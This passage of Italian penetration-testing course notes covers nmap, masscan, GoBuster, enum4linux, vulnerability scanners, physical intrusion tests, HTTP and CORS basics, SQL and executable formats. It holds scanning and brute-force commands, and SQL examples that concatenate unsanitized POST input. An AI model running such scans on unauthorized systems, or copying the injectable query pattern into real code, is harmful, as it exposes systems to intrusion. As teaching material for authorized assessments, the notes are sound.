- *-PE*: Usa le richieste ICMP Echo.
- *-PP*: Usa le richieste ICMP Timestamp.
- *-PM*: Usa le richieste ICMP Netmask.

Scan Types (Tipi di Scan)

- *-sn*: Solo sonda (nessuna scansione delle porte, solo host discovery).
- *-sS*: Scansione SYN.
- *-sT*: Scansione TCP Connect.
- *-sU*: Scansione UDP.
- *-sV*: Scansione Versione.
- *-O*: Detection del Sistema Operativo.
- *--scanflags*: Imposta una lista custom di TCP usando 'URGACKPSHRSTSYNFIN' in qualsiasi ordine.

Aggregate Timing Options:

- T0: **Paranoico**: Molto lento, usato per IDS evasion.
- T1: **Subdolo**: Abbastanza lento, usato per IDS evasion.
- T2: **Gentile**: Gira circa 10 volte più lento della modalità normale, per consumare meno larghezza di banda.
- T3: **Normale**: Modalità basata su un modello di timing dinamico basato sulla reattività del bersaglio.
- T4: **Aggressivo**: Assume una rete veloce e affidabile e potrebbe sovraccaricare i bersagli.
- T5: **Folle**: Molto aggressivo, alta probabilità di sovraccaricare i bersagli o mancare porte aperte.

Output formats (Formati di Output):

- -oN: Output standard di NMap
- -oG: Formato Greppable
- -oX: Formato XML
- -oA <basename>: Genera file output NMap, Greppable e XML usando un nome per i file.

Misc. options (Opzioni miste):

- -n: Disabilita ricerche su indirizzi IP inversi.
- -6: Usa solo IPV6
- -A: Usa diverse funzioni, come rilevamento SO, rilevamento versione, scansione Script e traceroute.
- --reason: Mostra le ragioni del perché NMap pensa che una porta sia aperta, chiusa o filtrata.

Diffing con NMap:

Un altro utilizzo comune di NMap, ovvero la scansione regolare di determinati indirizzi IP, per verificare se ci sono stati cambiamenti nelle ultime ore o negli ultimi giorni.

È probabile che un'azienda non abbia procedure di Chain management, per cui fare il diffing è fondamentale dal momento in cui, ad esempio durante bug bounty, se l'azienda aggiunge nuovi servizi potrebbero esserci nuove vulnerabilità da sfruttare.

7.8.2 Masscan

Molto simile ad NMAP, Masscan è un tool per scannerizzare un grande range di indirizzi IP velocemente, in quanto ha uno stack TCP/IP personalizzato ottimizzato per questo compito. Infatti su Windows e su diverse VM il limite si aggira intorno alle 300 mila richieste al secondo, mentre su ambienti linux anche 1.600.000 richieste al secondo.

Sintassi base (esempio di utilizzo):

```
masscan -p80-500 142.250.180.0/24 --rate=10000
```

Tuttavia, rispetto ad NMap, abbiamo differenze cruciali:

- Masscan è estremamente più veloce di NMap, ma il grosso del carico ricade sulla rete personale, che potrebbe non essere in grado di supportarlo. Le reti target non ne risentiranno in quanto Masscan randomizza l'IP da scannerizzare per ogni richiesta, quindi il carico è **distribuito** tra tutti i target (solo se IPv4).
- Masscan durante le scansioni IPv6 potrebbe reindirizzare anche milioni di richieste verso una singola sottorete, potenzialmente danneggiando la rete target.
- Masscan non scansiona alcuna porta di default, vanno sempre specificate le porte con -p.
- Masscan non scansiona nomi di dominio e i range **devono** essere nella forma ip/maschera.
- I risultati di Masscan, se usata la propria rete, risultano molto imprecisi, restituendo risultati diversi ad ogni scansione. Migliorano usando una VPS.

7.9 EyeWitness

EyeWitness è un tool che permette di visualizzare i risultati dei servizi esposti da NMap, tramite un file XML che verrà interrogato dal tool, per capire subito se ci sono pagine di configurazione esposte, sistemi già violati, tipologie di applicazioni, sistemi operativi in uso, versioni dei server web e altro.

EyeWitness inoltre non lavora esclusivamente con pagine web, ma anche con screenshot di RDP e server VNC esposti.

Con questo tool è possibile automatizzare la ricerca di **sottodomini** su cui effettuare **subdomain takeover** per poi fare **spoofing**. Generalmente molti sottodomini non sono disponibili, in quanto già in uso per altro o perché vecchi e quindi la scelta ricade su host che offrono servizi scaduti o non ne offrono affatto.

7.10 GoBuster

GoBuster è un tool open source che può essere usato per effettuare bruteforce su URL, sottodomini, hostname e bucket S3/Google Cloud. Comprende diverse modalità di utilizzo:

- **dir**: Ricerca di directory.
- **fuzz**: Effettua fuzzing di base.
- **dns**: Ricerca di sottodomini.
- **vhost**: Ricerca di **virtual host**.
- **s3**: Ricerca di bucket AWS S3.
- **gcs**: Ricerca di bucket Google Cloud.
- **tftp**: Enumera file all'interno di servizi Trivial File Transfer Protocol.

Sintassi base:

```
gobuster dns -d <domain> -w <wordlist>
```

7.10.1 Differenza tra Virtual Host e Sottodomini

I Virtual Host sono siti web che girano su molteplici domini sullo stesso server fisico ma come unità indipendenti una dall'altra. Hanno quindi i loro nomi di dominio, indirizzi IP, e contenuto del sito ma condividono lo stesso server e SO.

I Sottodomini non hanno la necessità di dover condividere lo stesso server e SO come le VHost in quanto essi sono suddivisioni del dominio principale e sono usati per differenziare i servizi (o il luogo geografico e altro ancora) di un sito usando i DNS per puntare ad indirizzi IP diversi o porte diverse dello stesso indirizzo IP.

7.11 Enum4Linux

Si tratta di uno script in Perl per ottenere informazioni da sistemi Windows e da Samba all'interno della stessa sottorete (internal active discovery). È utile per fare **Active Directory**, in quanto la quasi totalità delle aziende gestisce le proprie risorse e asset in questo modo.

Sintassi base:

```
enum4linux [Indirizzo IP]
```

Per invocare tutti gli strumenti messi a disposizione da Enum4Linux basterà inserire **-a** prima dell'indirizzo IP. Dato un indirizzo IP, alcune delle informazioni più importanti che lo script può ottenere sono:

- Lista degli utenti e dei gruppi utenti.
- Nome del workgroup di cui fa parte l'host.
- Informazioni sul SO dell'host.
- Informazioni sulla password policy implementata dall'host.
- Informazioni sulle stampanti.

7.12 Physical Discovery

L'Information Gathering non si ferma necessariamente allo spazio cibernetico, infatti se il contratto lo prevede, si possono cercare vulnerabilità fisiche all'interno dell'azienda del cliente, come:

- Accesso agli uffici non controllato.
- Sala server lasciata aperta.
- Aree classificate e protette da accesso con codice o badge dispongono poi di fragili porte di vetro.
- Postazioni lasciate incustodite senza lock screen.
- Password lasciate in giro su post-it, comunicate a voce tra i dipendenti, scritte su lavagne e password di default su uno o più sistemi interni.

Se previsto da contratto, si potrebbe fare lockpicking per intrufolarsi in zone ad accesso riservato. Tuttavia, bisogna tenere a mente che per la legge italiana, il possesso di grimaldelli non è reato, tuttavia lo è il loro trasporto e utilizzo.

8 Vulnerability Assessment

8.1 Introduzione e difetti noti

Dopo aver fatto delle scansioni iniziali e aver mappato la rete, è possibile usare tool di VA, che possono essere ottimi per trovare vulnerabilità in una rete. Non sono perfetti in quanto potrebbero non trovare alcune vulnerabilità o segnalare **falsi positivi**.

Inoltre l'utilizzo di questi strumenti dev'essere ben cauto, in quanto, generando molto traffico nella rete, presentano due difetti notevoli da considerare:

- **Assenza di stealthiness:** Sono facilmente riconoscibili se vi sono SIEM o altri tool di monitoraggio in azione.
- **Denial of Service:** Possono causare DoS temporanei, quindi è altamente sconsigliato usare VA su sistemi di produzione.

Alcuni dei tool di VA più usati sono InsightVM, Nessus e **OpenVAS**. Nel corso viene trattato l'uso di quest'ultimo.

8.2 OpenVAS

OpenVAS è un tool di VA derivato da Nessus. Il tool è molto intuitivo, con una dashboard totalmente personalizzabile.

Tramite il menù **Scans** ⇒ **Tasks**, è possibile configurare e avviare scansioni di vulnerabilità sui propri target. Creando una nuova task, possiamo definire quali macchine analizzare specificando il range di IP delle macchine target. Possiamo impostare diversi parametri, quali ad esempio:

- Eventuali alert.
- Periodicità per la scansione.
- Quality of Detection minima per comparire nel report.
- Cancellazione automatica dei report.
- Tipologia di scansione.

Al termine della scansione, viene generato un report, dove è possibile visionare dettagli delle vulnerabilità scoperte, come il loro livello di gravità. In pochi minuti è possibile sapere come prendere controllo della macchina.

8.3 Vulnerability Scan con NMap

Il tool NMap, oltre a poter scansionare le reti ed enumerarne i servizi, permette tramite il suo script engine NSE (NMap Script Engine) di fare Vulnerability Scanning.

Alcuni script si limitano a verificare se il target possiede una determinata vulnerabilità, mentre altri effettuano anche l'exploit, ad esempio estrapolando password, enumerando utenti, o ottenendo altre informazioni.

È possibile visionare i tipi di script che NMap offre al sito <https://nmap.org/book/nse-usage.html>.

Sintassi base: `nmap [Indirizzo IP] --script=Nome_script`

8.3.1 E se volessi fare una scansione mirata?

Se siamo interessati a scoprire solo specifiche vulnerabilità, **Nmap è una scelta migliore di OpenVAS**, in quanto è più veloce su scansioni mirate, grazie agli script NSE.

8.3.2 È ancora efficace usare tool di VA?

Ad oggi molte aziende hanno iniziato ad usare vulnerability scanner per valutare la robustezza delle proprie infrastrutture, quindi la probabilità di trovare vulnerabilità importanti mediante gli scanner, su clienti che impiegano attivamente strumenti del genere, diminuisce drasticamente.

Possono invece nascondersi vulnerabilità più importanti e non documentate nelle applicazioni web del cliente, quindi fare è più efficace fare le scansioni automatizzate.

8.4 Web Application Testing

Per cercare automaticamente vulnerabilità nelle applicazioni web si seguono quattro passaggi fondamentali:

1. **Spider / Discovery sui portali web del cliente:** Si manda uno spider sui vari portali disponibili, e nel frattempo si cerca di trovare pagine nascoste attraverso bruteforce/wordlist.
2. **Scansione di vulnerabilità con Web Application Scanner:** Si impiegano appositi tool per cercare di scoprire vulnerabilità all'interno delle pagine/applicazioni identificate nel passaggio precedente. Un esempio di questi tool è OWASP Zap.
3. **Iniezione manuale di parametri GET e POST:** Si cerca di omettere parametri, aggiungerne di duplicati, codificare i valori, inserire payload, etc, al fine di trovare e/o sfruttare una vulnerabilità.
4. **Analisi dei token di sessione:** Potrebbero essere troppo corti, poco complessi, prevedibili, etc.

8.4.1 OWASP Zap - Utilizzo

OWASP Zap è un Web Application Scanner open source rilasciato nel 2010 e derivato da Paros.

All'avvio il tool scegliamo la scansione automatizzata ed inseriamo l'URL e la porta su cui risiede il web server. Generalmente si utilizza uno spider tradizionale, ovvero un programma che apre a cascata tutti i link che trova mentre esplora una pagina web.

Esso si interrompe dopo aver aperto tutti i link ad una determinata profondità (di default 5) o se interrotto manualmente. Infine si clicca su **Attack** per far partire la scansione.

Zap potrebbe non processare alcuni link trovati in quanto **Out of Scope**, ovvero non appartenenti al dominio che gli abbiamo passato. Così il pentester è protetto dall'attaccare involontariamente altre macchine.

8.4.2 OWASP Zap - Limitazione

È importante far notare che gli spider **non possono fare bruteforcing**, quindi se vi sono percorsi nascosti non indicizzati gli spider non sono in grado di trovarli.

8.4.3 GoBuster (Dir Mode) e DirBuster

Esistono altri tool che tuttavia possono scoprire questi percorsi segreti tramite l'uso di wordlist, come la **Directory Mode** di GoBuster o **DirBuster**, quest'ultimo realizzato in Java per effettuate attacchi brute-force su file e directory.

Sintassi base di GoBuster (Dir Mode):

```
gobuster dir -u http://ip:port -w ./wordlist.txt
```

8.5 Nota finale su Vulnerability Assessment

Come già detto prima, un vulnerability scanner potrebbe non trovare alcune vulnerabilità o segnalare falsi positivi. Quindi il pentester dovrebbe **sempre** ogni vulnerabilità trovata, descrivendo impatto e modalità di exploit, senza limitarsi ai pochi dettagli rilasciati dagli scanner.

9 Fondamenti per l'Exploitation

Prima di passare all'importante fase di **Exploitation**, è bene conoscere alcune nozioni di base per una migliore comprensione delle tecniche usate. Questa sezione sarà suddivisa in tre sottosezioni principali:

- Una su Reti e Web per la **Web Exploitation**, sia Client che Server side;
- Una sulle Basi di Dati per Web Exploitation dal lato Database;
- Una sui file eseguibili e assembly per **Reverse Engineering** e **Binary Exploitation**.

9.1 Fondamenti di Reti e Web

9.1.1 HTTP

HyperText Transfer Protocol, o HTTP, è un protocollo con architettura client/server sviluppato alla fine degli anni 80 affinché un client possa effettuare una richiesta ad un server per ottenere una determinata risorsa, come una pagina web o anche una semplice immagine.

Essendo che la connessione tra client e server viene chiusa alla fine della richiesta, rende il protocollo **efficiente** dal punto di vista delle connessioni aperte simultaneamente, ma lo rende anche **stateless**, in quanto non fornisce alcuno strumento nativo per salvare lo stato della sessione di un utente, rendendo necessario l'utilizzo di **sistemi alternativi** per rendere stateful un'applicazione web.

9.1.2 URI/URL/URN ed URL Encoding

I tre acronimi stanno per **Unified Resource Identifier/Locator/Name** e servono ad identificare una risorsa all'interno della rete.

Secondo l'RFC (Request for Comments) 3986, la forma completa dell'URI è:

`<scheme>://<username>:<password>@<host>:<port>/<path>?<query>#<fragment>`

tuttavia, nella maggior parte degli URI usati quotidianamente, username e password sono omessi.

L'URL, rispetto all'URI, omette `<scheme>://`, ovvero il **metodo** (spesso HTTP o HTTPS) mentre l'URN, sempre rispetto all'URI, omette `#<fragment>`. Le porte usate di default sono la 80 per HTTP e 443 per HTTPS.

URL Encoding

Visto che l'RFC 3986 usa i caratteri @, #, ?, / per separare i vari elementi, quindi come tali non possono essere usati all'interno di nomi di file, query, o fragment URI per localizzare risorse.

Però possiamo utilizzare la rappresentazione esadecimale del carattere che ci serve, preceduta da un %, chiamata **URL Encoding**. Alcuni esempi di URL Encoding dei caratteri più usati:

- ? → %3f
- @ → %40
- Spazio → %20
- # → %23
- / → %2f
- % → %25
- \r\n (carriage return + line feed) → %0d%0a

URL Encoding può tornare utile nella scrittura di payload, inoltre fare **double** URL Encoding può fare la differenza nello scoprire una vulnerabilità.

9.1.3 Richieste HTTP

```
GET /Training/VAPT/curl.php?secretget=abcdef HTTP/1.1
Host: zerosec.netsons.org
Connection: keep-alive
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
Content-Type: application/x-www-form-urlencoded
```

secretpost=ghijkl

La prima linea è chiamata **Request Line** e indica **metodo**, **risorsa richiesta** e **protocollo**, separati da spazi.

Subito dopo, separati da un ritorno a capo, abbiamo i vari **header della richiesta**, che forniscono dettagli sulla stessa. Apparte l'header **Host**, gli altri sono tutti opzionali.

Infine, separato da **due ritorni a capo**, abbiamo il **corpo della richiesta** (body), che generalmente contiene i parametri POST.

Il formato dei parametri all'interno del body è comunicato all'interno dell'header **Content-Type**.

9.1.4 Risposte HTTP

```
HTTP/1.1 200 OK
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
content-type: text/html; charset=UTF-8
content-length: 615
content-encoding: gzip
vary: Accept-Encoding,User-Agent
date: Wed, 24 Nov 2021 17:35:13 GMT
```

```
<head>
<title> GET/POST Tester </title>
<link rel="stylesheet" ...
```

La prima riga è la cosiddetta **status line**, che conferma protocollo utilizzato, **status code** e la **reason phrase** (es. "OK", "Forbidden", "Not Found").

Separati da **un ritorno a capo**, troviamo gli **header della risposta**, che forniscono dettagli sulla stessa.

Infine, separato da **due ritorni a capo**, c'è il **corpo del messaggio** (body), ovvero la risorsa che è stata richiesta dal nostro browser.

9.1.5 Metodi HTTP

Ritornando sulla **Request Line** di ogni richiesta HTTP, ha la seguente forma:

<metodo> <path_risorsa> <protocollo>/<versione>

I metodi più comuni ed usati in una richiesta HTTP sono:

- **GET**: Il metodo GET chiede al server di reperire la risorsa al path specificato. Eventuali parametri possono essere forniti subito dopo il path, usando il carattere "?" per dividerli. Esso è considerato un "metodo safe", in quanto di **sola lettura**, ovvero che non modifica il server. Tuttavia il metodo GET presenta due **rischi noti**:
 - I parametri passati tramite GET sono **visibili all'interno dell'URL** della pagina, per cui sono vulnerabili a **snooping** da parte di utenti all'interno della stessa stanza della vittima. Esempio: `mio.sito/login.php?username=mario&password=Secr3t!`
 - I parametri restano salvati all'interno della cronologia del browser, e quindi visibili in un secondo momento ad altri utenti che utilizzano lo stesso computer.
 - Quando su sitoA clicchiamo su un link che ci porta su sitoB, quest'ultimo sito può verificare da quale sito proveniamo, grazie all'**header HTTP Referer**. Infatti, dentro tale header è salvato l'indirizzo che ci condotti sulla pagina attuale. Quindi, se dalla pagina `mio.sito/login.php?username=mario&password=Secr3t!` vengo reindirizzato su `altro.sito`, quest'ultimo sarà in grado di vedere l'indirizzo completo dal quale provengo, compresi i miei dati di login.
- **HEAD**: Funziona come GET, tuttavia il server ometterà il corpo del messaggio nella risposta, che quindi sarà composta solo da **Status Line** e dai **Response Header**. Una tipica richiesta HEAD ha lo scopo di verificare velocemente se ci siano stati cambiamenti nella pagina richiesta. Inoltre, come GET, anch'esso è un "metodo safe".

- **POST:** Il metodo POST chiede al server di eseguire un'azione, identificata dal path ed eventuali parametri vengono passati all'interno del corpo della richiesta. Una tipica richiesta POST prevede l'invio di un messaggio, o la creazione di un account.
Tutti i dati da mantenere segreti (ad esempio password o token) vanno passati al server tramite POST e non GET.
- **PUT:** Il metodo PUT chiede al server di creare una determinata risorsa al path specificato, con il contenuto della request body.
- **DELETE:** Il metodo DELETE chiede al server di cancellare una determinata risorsa, identificata dal path specificato.
- **PATCH:** Il metodo PATCH chiede al server di modificare la risorsa al path specificato, e i dettagli delle modifiche sono indicati nella request body.

9.1.6 Salvare lo stato di sessione di un utente: Cookies e ID di sessione

Come già detto in precedenza, HTTP è **stateless**, quindi per rendere le applicazioni web **stateful**, si utilizza un ID di sessione.

Per memorizzare questo ID, si utilizza un piccolo **file di testo**, chiamato **cookie**, che il browser riceve dal server, salva in memoria secondaria e riinvia al server ogni qualvolta deve comunicarci. Così il server riconosce l'utente ed è in grado di determinare i dettagli della sua sessione.

I cookie inoltre vengono usati per **personalizzare l'esperienza di navigazione** su determinati siti web e per il tracciamento dei dati.

Il web server richiede al browser il cookie inviando l'header **Set-Cookie**, separando i vari attributi tramite punto e virgola:

```
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>; Secure=...
```

Il browser non invierà mai il cookie di un `sitoA.com` ad un `sitoB.com`, ma potrebbe inviarlo ad un `sottodominio.sitoA.com`.

Proprietà di un ID di Sessione (o Token)

Secondo OWASP, i token di sessione devono godere di alcune proprietà:

- **Resistenza a fingerprinting:** Dato che i cookie hanno la forma `<nome>=<valore>`, lo sviluppatore dell'applicazione web può scegliere il nome del cookie che contiene il token di sessione, quindi i nomi scelti non dovrebbero rivelare lo scopo del cookie.
- **Lunghezza appropriata:** Il token di sessione deve essere abbastanza lungo da **prevenire attacchi bruteforce**, per cui è necessario che consti di almeno 16 byte.
- **Entropia appropriata:** Il token di sessione non deve essere prevedibile, quindi deve essere il più casuale possibile, usando un CSPRNG (Cryptographically Secure PseudoRandom Number Generator) e dev'essere almeno la metà della lunghezza del token.
- **Unicità:** Non devono poter esistere due token identici, assegnati a diversi utenti/diverse sessioni, in un determinato istante.
- **Nessun significato:** Il token non deve dipendere dall'ID dell'utente, dal suo username, o in generale da nessun dato personale o variabile interna all'applicazione.

9.1.7 Same Origin Policy e Cross Origin Resource Sharing

La **Same Origin Policy**, implementata da tutti i browser moderni, consiste nel permettere solo ad eventuali script del sito `sitoA.com` di accedere solamente a dati della **stessa origine** e non ad informazioni presenti in un `sitoB.com`.

Dato l'URI di un sito, la SOP previene lo scambio di dati se vi è un diverso **protocollo**, **porta** o **host**.

Tuttavia, impostando opportunamente le opzioni CORS su `sitoB.com`, è possibile *rilassare* la sua SOP per permettere ad altri siti, come `sitoA.com`, di accedere a contenuti di `sitoB.com`.

Quando il browser si trova su `sitoA.com` e deve effettuare un'operazione su `sitoB.com`, invia una **CORS pre-flight request** per capire se tale azione è permessa:

CORS Pre-flight Request Server Response

OPTIONS / HTTP/1.1 200 OK

Host: sitoB.com Access-Control-Allow-Origin: *

Origin: sitoA.com Access-Control-Allow-Methods: GET, HEAD,

Access-Control-Request-Method: DELETE, POST, PUT, DELETE, TRACE


Eccezioni di CORS

Il funzionamento di CORS ha due eccezioni fondamentali:

- Nel caso in cui venga usato un metodo HTTP safe (come GET, HEAD, OPTIONS), il browser non invia una CORS pre-flight request ma cerca di accedere direttamente alla risorsa.
- Se la risposta del server include l'header **Access-Control-Allow-Credentials: true**, che permette a sorgenti esterne (come `sitoA.com`) di effettuare azioni autenticate su `sitoB.com` mediante l'invio di cookies o altre credenziali, allora **Access-Control-Allow-Origin** non può essere impostato sulla wildcard *, ma deve contenere una lista di origini ammesse.
 - Se il server espone tale lista ma non l'header **Access-Control-Allow-Credentials: true**, le credenziali vengono comunque inviate dal browser.

9.1.8 Document Object Model (DOM)

Il **DOM (Document Object Model)** è un'interfaccia che gestisce i documenti HTML o XML ad albero, in cui ogni nodo è un elemento del documento.



Ci sono metodi del DOM per accedere a/modificare tale albero, cambiando il contenuto di un nodo, la sua posizione nell'albero, lo stile, etc.

Ad esempio, possiamo accedere alla lista dei paragrafi presenti all'interno della pagina (identificati dal tag `<p>`) tramite **metodo DOM**: `getElementsByTagName`:

```
var myPars = document.getElementsByTagName("P");
```

9.1.9 cURL

cURL è un tool da riga di comando per inviare e ricevere dati tramite sintassi **URL**. Il tipo di richiesta è completamente personalizzabile e tra le opzioni più utili vi sono:

- **-X** per specificare il **metodo** (GET, POST, HEAD, PUT...)
- **-H** per specificare **header** personalizzati, come Cookie o User Agent.
- **-d** per specificare **parametri POST**. La sintassi: `-d 'parametro1=aaa¶metro2=bbb'` funziona quasi sempre, a meno che l'applicazione non si aspetti in input un **json**. In tal caso è necessario impostare l'header "Accept: application/json" e usare la sintassi `-d{'parametro1':'aaa','parametro2':'bbb'}` per i parametri.
- **--help all**.

9.1.10 Burp Suite

Burp Suite è una piattaforma che integra diversi tool per il testing di applicazioni web, fra cui:

- **Proxy:** All'avvio, Burp fa partire un proxy service sulla porta 8080 (indirizzo completo 127.0.0.1:8080). Impostando tale indirizzo come proxy nel browser, Burp intercetta tutto il traffico in entrata e in uscita, permettendoci di modificare le richieste web.
- **Intruder:** Essenzialmente un bruteforcer. Invia richieste web sequenziali ad un dato server, permettendoci di specificare uno o più insiemi di valori da iterare.
 - Avendo la **Community Edition** un rate limiting molto limitato, è più efficiente fare bruteforcing scrivendo uno **script in Python**, utilizzando il package “requests”.
- **Repeater:** Clona una richiesta web e permette di inviarla dopo aver apportato delle modifiche.
 - Anche se il target è stato impostato in Burp, è necessario specificare sempre l'header **Host**.
 - L'header **Content-Length** può essere omesso e verrà aggiunto da Burp in automatico.
 - L'header **Content-Type** è necessario perché vengano riconosciuti i parametri POST come parte della richiesta.
 - **L'inspector** può aiutare a craftare la richiesta senza scrivere manualmente gli header.
- **Decoder:** Permette di codificare o decodificare stringhe in Base64, Hex, Binario, ASCII, etc.

9.2 Fondamenti di Basi di Dati

Qui verranno elencate solo nozioni basilari sulle Basi di Dati. Per chi ha già superato il corso di Basi di Dati, questa sottosezione sarà un semplice ripasso, per chi non lo ha fatto questa sarà una introduzione efficace ad alcune nozioni di SQL.

9.2.1 Tipi di Database

Molte applicazioni web usando delle Basi di Dati per salvare dati da utilizzare in un secondo momento, come ad esempio per generare pagine dinamiche. Esistono due macro tipologie di basi di dati:

- **Relazionali:** Questi DB rappresentano i dati in tabelle logicamente collegate tra loro tramite chiavi **esterne**, con chiavi **interne** per identificare ogni singola tupla, con campi fortemente tipizzati ed etc. Esempi di database relazionali sono MySQL, PostgreSQL e SQLite.
- **Non relazionali:** Questi DB rappresentano i dati in diversi modelli, come documenti JSON o grafi, senza campi fortemente tipizzati. Sono molto più **flessibili** dei database relazionali ma più lenti nelle query. Esempi di database non relazionali sono MongoDB e DynamoDB.

9.2.2 Query

Per accedere alle informazioni memorizzate in una base di dati, effettuiamo delle **query**, ovvero interrogazioni volte alla ricerca di specifiche informazioni tramite il linguaggio **SQL** (Structured Query Language).

SQL ci permette di effettuare operazioni **CRUD** (Create, Read, Update, Delete) sul database in tempo reale. La sintassi varia leggermente in base al DBMS (Database Management System) utilizzato, ma la forma generale della query rimane la stessa. Un esempio di query è:

```
SELECT *  
FROM Users  
WHERE Username = '".$_POST['username'].'  
AND Password = '".$_POST['password']"
```

Questa query restituisce la tupla della tabella Users in cui username e password corrispondono a quelli inviati dall'utente mediante richiesta POST. Se tale tupla viene trovata, il login ha successo.

9.2.3 Query con Insert, Delete, Update e Drop

- `INSERT INTO Users`
`VALUES ('"$_POST['username'].\', '"$_POST['password'].\')`

Inserisce una nuova tupla all'interno della tabella Users, in cui username e password vengono scelti dall'utente. Il campo ID non viene inserito dall'utente perché generato automaticamente dal DBMS.

- `DELETE FROM Users`
`WHERE Username = '"$_POST['username'].\'`

Cancella dalla tabella Users l'utente con il nome specificato.

- `UPDATE Users`
`SET Password = '"$_POST['password'].\'`
`WHERE Username = '"$_POST['username'].\'`

Aggiorna la password di un determinato utente.

- `DROP TABLE Users`

Cancella la tabella Users.

9.2.4 Operatore UNION

Con l'operatore UNION è possibile unire il risultato di una query a quello di un'altra query (o anche più query). Supponendo di avere due tabelle contenenti una gli utenti nel DB e l'altra gli utenti cancellati, una query UNION sarebbe così:

```
SELECT Username, Password
FROM Users
UNION
SELECT Old_User, Account_Delete_Timestamp
FROM Deleted_Users
```

La tabella risultante conterrebbe una lista completa di tutti gli utenti, cancellati e non. Inoltre la tabella risultante non comprende alcuna specifica sul campo, in quanto UNION non unisce le tabelle (per quello si usano le JOIN) ma solo i risultati delle query.

Tuttavia non è possibile usare l'operatore UNION:

- Quando le tabelle hanno un numero di colonne diverso.
- Quando le colonne che saranno unite hanno un tipo diverso.

Se una delle due condizioni dovesse accadere, il DBMS restituirebbe un errore.

9.2.5 Operatore ORDER BY

L'operatore ORDER BY permette di ordinare i risultati di una query per una o più colonne. Per usarlo si deve inserire il **nome** della colonna per cui si vuole l'ordinamento dei record oppure il **numero** che indica la posizione di tale colonna. Esempio:


```
SELECT ID, Autore, Messaggio, Likes, Dislikes, Timestamp
FROM Posts
WHERE Autore = 'pippo'
ORDER BY 2
```

Questa query restituisce tutti i record della tabella **Posts**, ordinati per Autore. In questo caso i valori validi per ORDER BY sono i numeri interi da 1 a 6 e qualsiasi numero superiore restituirebbe un errore.

9.3 Fondamenti su File Eseguibili, Registri e Assembly

9.3.1 Formato PE

Il formato PE (Microsoft Windows **P**ortable **E**xecutable) definisce il modo in cui i dati vengono organizzati all'interno del file e contiene le istruzioni e i dati richiesti affinché l'eseguibile funzioni correttamente. Viene usato per i file **.exe**, **.dll** e **.sys**.




- **DOS header:** È un header presente solo per compatibilità, in quanto stampa un messaggio di errore se si tenta di avviare quell'applicazione su MS DOS. Presenta inoltre un offset diretto al PE header.
- **PE header:** Contiene alcune informazioni sul file, come data e ora di compilazione, architettura, compressione, la grandezza dell'Optional header, etc.
- **Optional header:** Contiene diverse informazioni utili per il reverse engineer, ad esempio l'entry point, oppure l'indirizzo a dove è memorizzato il codice del programma. Stabilisce, grazie ad un "numero magico" inoltre se si tratta di un eseguibile PE32 o PE32+.
- **Section headers:** Descrive le varie sezioni presenti nel file, che contengono i dati che verranno usati durante l'esecuzione del file.

- **.text section:** Contiene istruzioni eseguibili per la specifica architettura hardware (X86, X64, ARM, PowerPC).
- **.idata section:** Contiene la **Import Directory Table (IDT)**, ovvero una tabella con informazioni sugli indirizzi utilizzati per risolvere i riferimenti di correzione agli entry point all'interno di un'immagine DLL. Contiene anche la **Import Lookup Table (ILT)**, ovvero un array dove ogni entry è un riferimento a un dato DLL. Infine contiene anche un **Import Address Table (IAT)**, ovvero una lista delle librerie che verranno usate dal programma, e le loro funzioni.
- **.rsrc section:** Contiene le risorse che verranno utilizzate dal programma (immagini, video, audio, etc).
- **.reloc section:** Contiene informazioni per il trasferimento di codice su altre posizioni, cosicché sia ancora possibile eseguirlo quando viene caricato su posizioni di memoria insolite.

9.3.2 Formato ELF

Il formato ELF (Executable and Linkable Format) è un comune formato per eseguibili e librerie su sistemi Unix.

